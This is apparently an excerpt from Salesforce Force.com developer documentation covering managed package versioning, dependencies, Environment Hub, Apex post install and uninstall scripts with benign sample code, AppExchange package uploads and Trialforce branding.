A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *`patchNumber`* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. A subscriber can select a package version for each installed managed package to allow their API client to continue to function with specific, known behavior even when they install subsequent versions of a package. Each package version can have variations in the composition of its objects and fields, so you must select a specific version when you generate the strongly typed WSDL.

To download an enterprise WSDL when you have managed packages installed:

1. From Setup, click **Develop** > **API**.
2. Click **Generate Enterprise WSDL**.
3. Select the `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default, which is the latest package version.

4. Click **Generate**.
5. Use the **File** menu in your browser to save the WSDL to your computer.
6. On your computer, import the local copy of the WSDL document into your development environment.

Note the following in your generated enterprise WSDL:

- Each of your managed package version selections is included in a comment at the top of the WSDL.
- The generated WSDL contains the objects and fields in your organization, including those available in the selected versions of each installed package. If a field or object is added in a later package version, you must generate the enterprise WSDL with that package version to work with the object or field in your API integration.
- The SOAP endpoint at the end of the WSDL contains a URL with a format of `serverName/services/Soap/c/api_version/ID` where `api_version` is the version of the API, such as 28.0, and `ID` encodes your package version selections when you communicate with Salesforce.

You can also select the default package versions for the enterprise WSDL without downloading a WSDL at **Develop** > **API** > **Generate Enterprise WSDL**. Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

Understanding Dependencies

AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Apex available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload packages:	"Upload AppExchange Packages"
To view Apex dependencies:	"Author Apex"
To view Visualforce dependencies:	"Developer Mode"

Package dependencies are created when one component references another component, permission, or preference that is required for the component to be valid. Force.com tracks certain dependencies, including:

- Organizational dependencies, such as whether multicurrency or campaigns are enabled
- Component-specific dependencies, such as whether particular record types or divisions exist
- References to both standard and custom objects or fields

Packages, Apex classes, Apex triggers, Visualforce components, and Visualforce pages can have dependencies on components within an organization. These dependencies are recorded on the Show Dependencies page.

Dependencies are important for packaging because any dependency in a component of a package is considered a dependency of the package as a whole.

Note: An installer's organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.

Dependencies are important for Apex classes or triggers because any component on which a class or trigger depends must be included with the class or trigger when the code is deployed or packaged.

In addition to dependencies, the *operational scope* is also displayed on the Show Dependencies page. The operational scope is a table that lists any data manipulation language (DML) operations (such as `insert` or `merge`) that Apex executes on a specified object. The operational scope can be used when installing an application to determine the full extent of the application's database operations.

To view the dependencies and operational scope for a package, Apex class, Apex trigger, or Visualforce page:

1. Navigate to the appropriate component from Setup:
   - For packages, click **Create** > **Packages**.
   - For Apex classes, click **Develop** > **Apex Classes**.
   - For Apex triggers on standard objects, click **Customize**, click the name of the object, and then click **Triggers**.
   - For Apex triggers on custom objects, click **Create**, click the name of the object, and then click **Triggers**.
   - For Visualforce pages, click **Develop** > **Pages**.
2. Select the name of the component.
3. Click **View Dependencies** for a package, or **Show Dependencies** for all other components, to see a list of objects that depend upon the selected component.

If a list of dependent objects displays, click **Fields** to access the field-level detail of the operational scope. The field-level detail includes information, such as whether a field is updated by Apex. For more information, see Field Operational Scope on page 3656.

Packages, Apex code, and Visualforce pages can be dependent on many components, including but not limited to:

- Custom field definitions
- Validation formulas
- Reports
- Record types
- Apex
- Visualforce pages and components

For example, if a Visualforce page includes a reference to a multicurrency field, such as `{!contract.ISO_code}`, that Visualforce page has a dependency on multicurrency. If a package contains this Visualforce page, it also has a dependency on multicurrency. Any organization that wants to install this package must have multicurrency enabled.

Environment Hub

Note: Environment Hub is currently available through a pilot program. For information on enabling it for your organization, please contact salesforce.com.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and configure the Environment Hub:	"Manage Environment Hub"
To connect an organization to the Environment Hub:	"Connect Organization to Environment Hub"

The Environment Hub lets you view, connect, and access multiple Salesforce organizations from one location. This simplifies switching between organizations, and can be especially convenient if you use a large number of organizations for business, development, and testing.

You must choose one organization as the Environment Hub (or hub organization), and can then connect all your other organizations (or spoke organizations) to the hub. You can establish single sign-on between the hub and spoke organizations, enabling users to seamlessly navigate between them without having to log into each organization separately.

When you connect an organization to the hub, related organizations are automatically discovered so you don't have to manually connect them. The following types of related organizations are auto-discovered.

- For a development organization, all its related patch organizations.
- For a Trialforce Management Organization, all Trialforce Source Organizations created from it.
- For a License Management Organization (LMO), that is, an organization with the License Management App (LMA) installed, any release organization (and therefore all its associated patch organizations) that has a managed package registered in the LMO.

To access the Environment Hub:

1. In the Force.com App menu, click **Environment Hub**.
2. Click the **Environment Hub** tab.

The Environment Hub main page displays a list of all organizations that are connected to the hub. For each organization, its name, description, organization ID, single sign-on status, and other details are displayed. From the Environment Hub, you can perform these actions.

- Click **Connect Organization** to add another organization.
- Click the name of any organization to view details about it, including other organizations related to it.
- Click **Edit** next to an organization to update its details.
- Click **Del** next to an organization to delete it from the Environment Hub.
- Click **SSO** next to an organization to log in without having to sign in (if single sign-on has been enabled).
- Click **Login** next to an organization to go to its login page (if single sign-on hasn't been enabled).

Note: To find out the hub organization for any spoke organization, from Setup, click **Company Profile** > **Company Information**. The organization ID of the hub organization is listed in the Organization Details section.

Connecting an Organization to the Environment Hub

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and configure the Environment Hub:	"Manage Environment Hub"
To connect an organization to the Environment Hub:	"Connect Organization to Environment Hub"

Note: Environment Hub is currently available through a pilot program. For information on enabling it for your organization, please contact salesforce.com.

To access the Environment Hub:

1. In the Force.com App menu, click **Environment Hub**.
2. Click the **Environment Hub** tab.

To connect an organization to the Hub:

1. On the Environment Hub main page, click **Connect Organization**.
2. Enter your username for the organization.
3. Click **Connect Organization**.

4. Enter your username and password in the popup window, then click **Login**.
5. Click **Allow** in the next popup window.

The organization is now connected to the hub and its detail page displays. From this page, you can:

- Click **Edit** to provide a meaningful name and description for the organization. This lets you easily identify it in the list of organizations displayed in the Environment Hub.
- Click **Delete** to remove the organization from the Environment Hub.
- Click **Enable SSO** to enable single sign-on between this organization and the Environment Hub. This lets linked users log into this organization from the Environment Hub without providing credentials.
- Click **New SSO User Mapping** to add a new linked user, that is, a user who can access both the hub and spoke organizations.

Environment Hub

Viewing Organization Details

Note: Environment Hub is currently available through a pilot program. For information on enabling it for your organization, please contact salesforce.com.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and configure the Environment Hub:	"Manage Environment Hub"
To connect an organization to the Environment Hub:	"Connect Organization to Environment Hub"

To access the Environment Hub:

1. In the Force.com App menu, click **Environment Hub**.
2. Click the **Environment Hub** tab.

Click the name of any organization in the Environment Hub to view details about it, such as its name, description, organization ID, related organizations, and linked users.

The detail page has the following sections.

- Hub Member Details
- Parent Organizations
- Child Organizations
- Single Sign-On User Mappings

From the Organization Details page, you can do any of the following.

- Click **Edit** to edit information about this organization.
- Click **Delete** to remove this organization from the Environment Hub.

- Click **Enable SSO** to enable single sign-on for this organization.

Hub Member Details

This section displays the following attributes (in alphabetical order).

Attribute	Description
`Description`	A brief description of this organization.
`Refresh Failure Reason`	The reason why this page could not be refreshed.
`Origin`	The method by which this organization was added to the Environment Hub. Possible values include `User Added` and `Auto Discovered`.
`Organization`	The name of this organization.
`Organization ID`	The organization ID of this organization.
`SSO Status`	If single sign-on has been enabled for this organization. Possible values are: • `On`—Single sign-on is enabled. • `Off`—Single sign-on is disabled. • `Pending`—Single sign-on is in the process of being enabled. • `Failed`—Single sign-on enablement failed. Contact salesforce.com support for assistance.

Parent Organizations and Child Organizations

When you connect an organization to the Environment Hub, the following types of related organizations are automatically discovered and connected.

- For a development organization, all its related patch organizations.
- For a Trialforce Management Organization, all Trialforce Source Organizations created from it.
- For a License Management Organization (LMO), that is, an organization with the License Management App (LMA) installed, any release organization (and therefore all its associated patch organizations) that has a managed package registered in the LMO.

These sections displays a list of the organizations related to this organization. For each organization in the list, its name and relationship to this organization are displayed.

Single Sign-On User Mappings

This section displays a list of common users in this organization and the hub organization. Only users who have the same email address in both organizations are linked. If single sign-on has been enabled for this organization, all linked users can log into it from the Environment Hub without needing to provide credentials.

From this section, you can do any of the following:

- Click **New SSO User Mapping** to add a new linked user.
- Click **Edit** next to any user to edit their information.

- Click **Del** next to any user to disable their single sign-on access. To disable single sign-on for multiple users, select them and then click **Del** next to any of them.

Resolving Apex Test Failures

Available in: **Developer** Edition

Package installs or upgrades may fail for not passing Apex test coverage. However, some of these failures can be ignored. For example, a developer might write an Apex test that makes assumptions about a subscriber's data.

If you're a subscriber whose installation is failing due to an Apex test, contact the developer of the package for help.

If you're a developer and an install fails due to an Apex test failure, check for the following:

- Make sure that you are staging all necessary data required for your Apex test, instead of relying on subscriber data that exists.
- If a subscriber creates a validation rule, required field, or trigger on an object referenced by your package, your test might fail if it performs DML on this object. If this object is created only for testing purposes and never at runtime, and the creation fails due to these conflicts, you might be safe to ignore the error and continue the test. Otherwise, contact the customer and determine the impact.

Running Apex on Package Install/Upgrade

App developers can specify an Apex script to run automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch operation to populate a new field across a large set of data. For simplicity, you can only specify one post install script. It must be an Apex class that is a member of the package.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

Note: You can't run a post install script in a new trial organization provisioned using Trialforce. The script only runs when a subscriber installs your package in an existing organization.

How does a Post Install Script Work?
Example of a Post Install Script
Specifying a Post Install Script

How does a Post Install Script Work?

A post install script is an Apex class that implements the `InstallHandler` interface. This interface has a single method called `onInstall` that specifies the actions to be performed on installation.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.
- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

Version Methods and Class

You can use the methods in the `System.Version` class to get the version of a managed package and to compare package versions. A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every non-patch release. Major and minor number increases will always use a patch number of 0.

The following are instance methods for the `System.Version` class.

Method	Arguments	Return Type	Description
`compareTo`	System.Version *`version`*	Integer	Compares the current version with the specified version and returns one of the following values: • Zero if the current package version is equal to the specified package version • An Integer value greater than zero if the current package version is greater than the specified package version • An Integer value less than zero if the current package version is less than the specified package version If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.
`major`		Integer	Returns the major package version of the calling code.
`minor`		Integer	Returns the minor package version of the calling code.
`patch`		Integer	Returns the patch package version of the calling code or `null` if there is no patch version.

The `System` class contains two methods that you can use to specify conditional logic, so different package versions exhibit different behavior.

- `System.requestVersion`: Returns a two-part version that contains the major and minor version numbers of a package. Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.
- `System.runAs(System.Version)`: Changes the current package version to the package version specified in the argument.

When a subscriber has installed multiple versions of your package and writes code that references Apex classes or triggers in your package, they must select the version they are referencing. You can execute different code paths in your package's Apex code based on the version setting of the calling Apex code making the reference. You can determine the calling code's package version setting by calling the `System.requestVersion` method in the package code.

Running Apex on Package Install/Upgrade
Version Methods Sample in the Force.com Apex Code Developer's Guide

Example of a Post Install Script

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
  - ◊ Creates a new Account called "Newco" and verifies that it was created.
  - ◊ Creates a new instance of the custom object Survey, called "Client Satisfaction Survey".
  - ◊ Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called "Upgrading from Version 1.0".
- If the package is an upgrade, the script creates a new instance of Survey called "Sample Survey during Upgrade".
- If the upgrade is being pushed, the script creates a new instance of Survey called "Sample Survey during Push".

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
```

```
    }
  }
```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Running Apex on Package Install/Upgrade

Running Apex on Package Uninstall

App developers can specify an Apex script to run automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization. For simplicity, you can only specify one uninstall script. It must be an Apex class that is a member of the package.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

Specifying an Uninstall Script

How does an Uninstall Script Work?

An uninstall script is an Apex class that implements the `UninstallHandler` interface. This interface has a single method called `onUninstall` that specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

See Also:

Running Apex on Package Uninstall

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;
```

```
    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

Developing App Documentation

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit custom tabs:	"Customize Application"

Salesforce recommends publishing your app on AppExchange with the following types of documentation:

Configure Option

You can include a **Configure** option for installers. This option can link to installation and configuration details, such as:

- Provisioning the external service of a composite app
- Custom app settings

The **Configure** option is included in your package as a custom link. You can create a custom link for your home page layouts and add it to your package.

1. Create a custom link to a URL that contains configuration information or a Visualforce page that implements configuration. When you create your custom link, set the display properties to `Open in separate popup window` so that the user returns to the same Salesforce page when done.
2. When you create the package, choose this custom link in the `Configure Custom Link` field of your package detail.

Data Sheet

Give installers the fundamental information they need to know about your app before they install.

Customization and Enhancement Guide

Let installers know what they must customize after installation as part of their implementation.

Custom Help

You can provide custom help for your custom object records and custom fields.

Tip: To give your custom help a professional tone using Salesforce terminology, follow the *Salesforce.com Style Guide for Documentation and User Interface Text*. To use the Salesforce styles, use Visualforce to design your pages.

Assigning Force.com AppExchange Publishers

Assigning Force.com AppExchange Publishers

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign permissions:	“Customize Application”

Users that publish packages on Force.com AppExchange must have the following user permissions:

Create Force.com AppExchange packages

Allows a user to create packages and add components to it.

Upload Force.com AppExchange Packages

Allows a user to upload and register or publish packages to Force.com AppExchange.

The System Administrator profile automatically has both these permissions. Determine which of your users should have these permissions and add them to the appropriate user profiles or permission sets.

Overview of Packages
Developing App Documentation

Converting Unmanaged Packages to Managed

Available in: **Developer** Edition Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure developer settings:	“Customize Application”
To create packages:	“Create AppExchange Packages”
To upload packages:	“Upload AppExchange Packages”

Your organization may already have uploaded and registered packages on Force.com AppExchange directory. All packages uploaded prior to the Winter '07 release are unmanaged, meaning they cannot be upgraded in the installer's organization. You can convert them to managed packages by configuring your organization for managed packages and choosing a package to be managed. This allows you to notify installers when an upgrade is ready for them to install.

Before you convert an existing package to managed, notify your current installers of how to save their data:

1. Export all the data from the previous, unmanaged version of the package.
2. Uninstall the unmanaged package.
3. Install the new managed version of the package.
4. Import all the exported data into the new managed package.

Note: Note to installers: if you have made customizations to an installation of an unmanaged package, make a list of these customizations before uninstalling since you may want to implement them again. However, some customizations will not be possible with a managed package. See the Force.com Quick Reference for Developing Packages.

To convert an unmanaged package into a managed package:

1. Enable managed packages for your organization.
2. From Setup, click **Create** > **Packages**, edit the package you want to make managed, and select **Managed**.

Warning: Converting an unmanaged package to managed requires registering a namespace prefix that affects the API names of uniquely named package components such as custom fields or s-controls. S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see S-control in the *Object Reference*.

Managing Packages
Creating Managed Packages

DISTRIBUTING YOUR APPS

Preparing Your Apps for Distribution

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	“Create AppExchange Packages”
To upload packages:	“Upload AppExchange Packages”

When you are ready to distribute your package, determine if you want to release a managed or unmanaged package. For more information about the different types of releases, see *Developing Packages for Distribution*.

1. Create a package:

a. From Setup, click **Create** > **Packages**.
b. Click **New**.
c. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
d. From the drop-down menu, select the default language of all component labels in the package.
e. Optionally, choose a custom link from the `Configure Custom Link` field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the Configure Option on page 3861. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
f. Optionally, in the `Notify on Apex Error` field, enter the username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to salesforce.com. This is only available for managed packages. For more information, see *Handling Apex Exceptions in Managed Packages on page 3579*.

Note: Apex can only be packaged from Developer, Enterprise, and Unlimited Edition organizations.

g. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
h. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
i. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see Running Apex on Package Uninstall.
j. Click **Save**.

2. Salesforce sets your package API access privileges to `Unrestricted`. You can change this setting to further restrict API access of Salesforce components in the package. For more information, see *Managing API and Dynamic Apex Access in Packages on page 3843*.
3. Add the necessary components for your app.

a. Click **Add**.
b. From the drop-down list, choose the type of component you want to add to your package.

- At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
- If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
- If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.

c. Select the components you want to add.

Note: Some components cannot be added to Managed - Released packages. For a list of these components, see *Developing Packages for Distribution*.

S-controls cannot be added to packages with restricted API access.

d. Click **Add To Package**.

Repeat these steps until you have added all the components you want in your package.

Note:

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see *Developing Packages for Distribution*.

- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have "insufficient privileges" to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

4. Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see Understanding Dependencies on page 3846. Click **Done** to return to the Package detail page.

   Note: You cannot upload packages that contain any of the following:

   - References to person accounts, such as an s-control or custom field referencing person accounts.
   - Workflow rules or workflow actions (such as field updates or outbound messages) that reference record types.
   - Reports that reference record types on standard objects.

5. Click **Upload**.

   Note: If you are creating a managed package to publish on AppExchange, you must certify your application before you package it. For more information, see Security and Trust on AppExchange.

   On the Upload Package page, do the following:

   a. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
   b. Enter a `Version Number` for the upload, such as *`1.0`*. The format is *`majorNumber.minorNumber`*.

      Note:

      If you are uploading a new patch version, you can't change the patch number.

   The version number represents a release of a package. This field is required for managed and unmanaged packages. For a managed package, the version number corresponds to a Managed - Released upload. All beta uploads use the same version number until you upload a Managed - Released package version with a new version number. For example, the following is a sequence of version numbers for a series of uploads.

Upload Sequence	Type	Version Number	Notes
First upload	Managed - Beta	1.0	The first Managed - Beta upload.
Second upload	Managed - Released	1.0	A Managed - Released upload. Note that the version number does not change.
Third upload	Managed - Released	1.1	Note the change of minor release number for this Managed - Released upload.
Fourth upload	Managed - Beta	2.0	The first Managed - Beta upload for version number 2.0. Note the major version number update.

Upload Sequence	Type	Version Number	Notes
Fifth upload	Managed - Released	2.0	A Managed - Released upload. Note that the version number does not change.

c. For managed packages, select a `Release Type`:

- Choose Managed - Released to upload an upgradeable version. After upload, some attributes of Salesforce components are locked. For a list of locked attributes, see *Developing Packages for Distribution*.
- Choose Managed - Beta if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions. For information on beta versions, see *Developing Packages for Distribution*.

  Note: Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

d. Change the `Description`, if necessary.

e. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.

f. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.

g. Click **Upload**.

6. Once your upload is complete you can do any of the following.

- Click **Change Password** link to change the password option.
- Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

  Note: You cannot deprecate the most recent version of a managed package.

  When you deprecate a package, remember to remove it from AppExchange as well. See "Removing Apps from AppExchange" in the AppExchange online help.
- Click **Undeprecate** to make a deprecated version available for installation again.

You will receive an email that includes an installation link when your package has been uploaded successfully.

Note: If you uploaded from your Salesforce production organization, notify installers who want to install it in a sandbox organization to replace the “login.salesforce.com” portion of the installation link with “test.salesforce.com.”

Why Use Trialforce?

Trialforce provides a simple way to provision free trials and deploy your Force.com app from your own website, or any other site. Using Trialforce you can:

- Run your own marketing campaigns to maximize customer reach and adoption.
- Customize your app, including branding, functionality, design, data, and trial experience.
- Manage trials for multiple apps, versions, and editions from one convenient place.
- Let customers, such as non-admin users, who can’t install your app spin up a trial of your app in a new organization.

In addition to provisioning a trial instance of your application for each new subscriber, Salesforce also deposits a lead into your License Management Organization.

Trialforce

Setting up Custom Branding for Trialforce

Available in: **Developer** Edition

User Permissions Needed	
To manage Trialforce:	“Customize Application”

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company's look and feel, users of your application will be immersed in your brand from sign-up to login. Custom branding should only be used for non-CRM apps, not for for apps that extend Salesforce CRM and require Salesforce standard objects such as Leads, Opportunities, and Cases.

A branded login page enables you to specify your login domain and login site.

- Login domains end with `.cloudforce.com`, so that if your company name is “mycompany,” then your login domain will be `mycompany.cloudforce.com`.
- Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

Branded emails allow you to specify fields in system-generated emails so that your company name, address, and other pertinent details are used in email correspondence. You can create multiple branded email sets for different campaigns or customer segments.

Note: To configure branding, you must be logged into a Trialforce Management Organization (TMO). To get your TMO, log a case in the Salesforce Partner Portal.

Trialforce Branded Login Site

Creating a Branded Login Page

Available in: **Developer** Edition

User Permissions Needed	
To manage Trialforce:	"Customize Application"

Customers typically log into your app using the traditional login.salesforce.com site. A branded login page enables you to customize this domain and parts of this login page so you can provide a branded experience for your customers. Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

To create a branded login page:

1. Log into your Trialforce Management Organization.
2. From Setup, click **Trialforce** > **Branding** > **Login Site**.
3. Click **Set Up Login Site**.
4. Select a subdomain for your login site by providing a name in the field provided. Usually this is the name of your company.

   Note: Login domains end with `.cloudforce.com`, so that if your company name is "mycompany," then your login domain will be `mycompany.cloudforce.com`.

5. Check the availability of the domain and then accept the terms of use.
6. Click **Save and Launch Editor**.

7. Use the Login Brand Editor to change how your login page looks. For additional help using the editor, click **Help for this Page**.
8. Click **Save and Close**.
9. If you're ready to make these changes available to your TSO, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Branded Login Site

Trialforce Login Branding Editor

Available in: **Developer** Edition

User Permissions Needed	
To manage Trialforce:	"Customize Application"

Use the Branded Login Site Editor to design your login pages.

1. At the top of the editor, click the tab for the login page size: **Desktop** or **Mobile**.
2. In the left pane, expand the Page Header node and click **Select File** to choose your company logo for each size screen your app supports.
3. In the **Logo Link** > **Use custom link** field, optionally, enter a web address to be used when a customer clicks your logo, such as your corporate website. The URL must start with `http://` or `https://`. If you leave this field blank, your logo will not have a link.
4. Expand Page Content node and paste in the trial sign-up link URL from your Trialforce Templates page into the **Trial Sign-Up Link** > **Use custom link** field.
5. Provide URLs for the right and bottom of the page. If you leave these fields blank, the frames default to the ones used on the Salesforce login page.
6. Expand the page footer and provide your company name and font color.
7. Expand the page background node and provide a background image and color.
8. At the top of the page click **Save and Close**.
9. On the Branded Login Site page, click **Preview** for the size of the page you want to see. Make sure your login page appears correct for each login page your app supports.

Trialforce Branded Login Site

Trialforce Branded Email Sets

Available in: **Developer** Edition

User Permissions Needed	
To define package branding:	“Package Branding”

Trialforce Email Branding allows you to modify system-generated emails so that they appear to come from your company rather than from Salesforce.com. Trialforce Email Branding only applies to users who sign up for your application through Trialforce.

Each Trialforce source organization comes with a standard set of email notifications that are sent to customers. For example, customers get an email notification when they first sign up, or when they reset their password. You don't have to rewrite all of these system-generated emails yourself. Just provide the values for the fields and the system takes care of the rest.

Why Use Trialforce?

Trialforce

Available in: **Developer** Edition

User Permissions Needed	
To define package branding:	"Package Branding"

To create a Trialforce template:

1. Click **New Trialforce Template**.
2. Specify a description of the template and whether to include data in the dialog that appears.
3. Click **Save**.

You'll receive an email with the organization ID of the new template, once it's generated. You can use the ID to sign up trial organizations. Remember to generate a new template every time you make updates to your TSO, so your trials always reflect the most recent state.

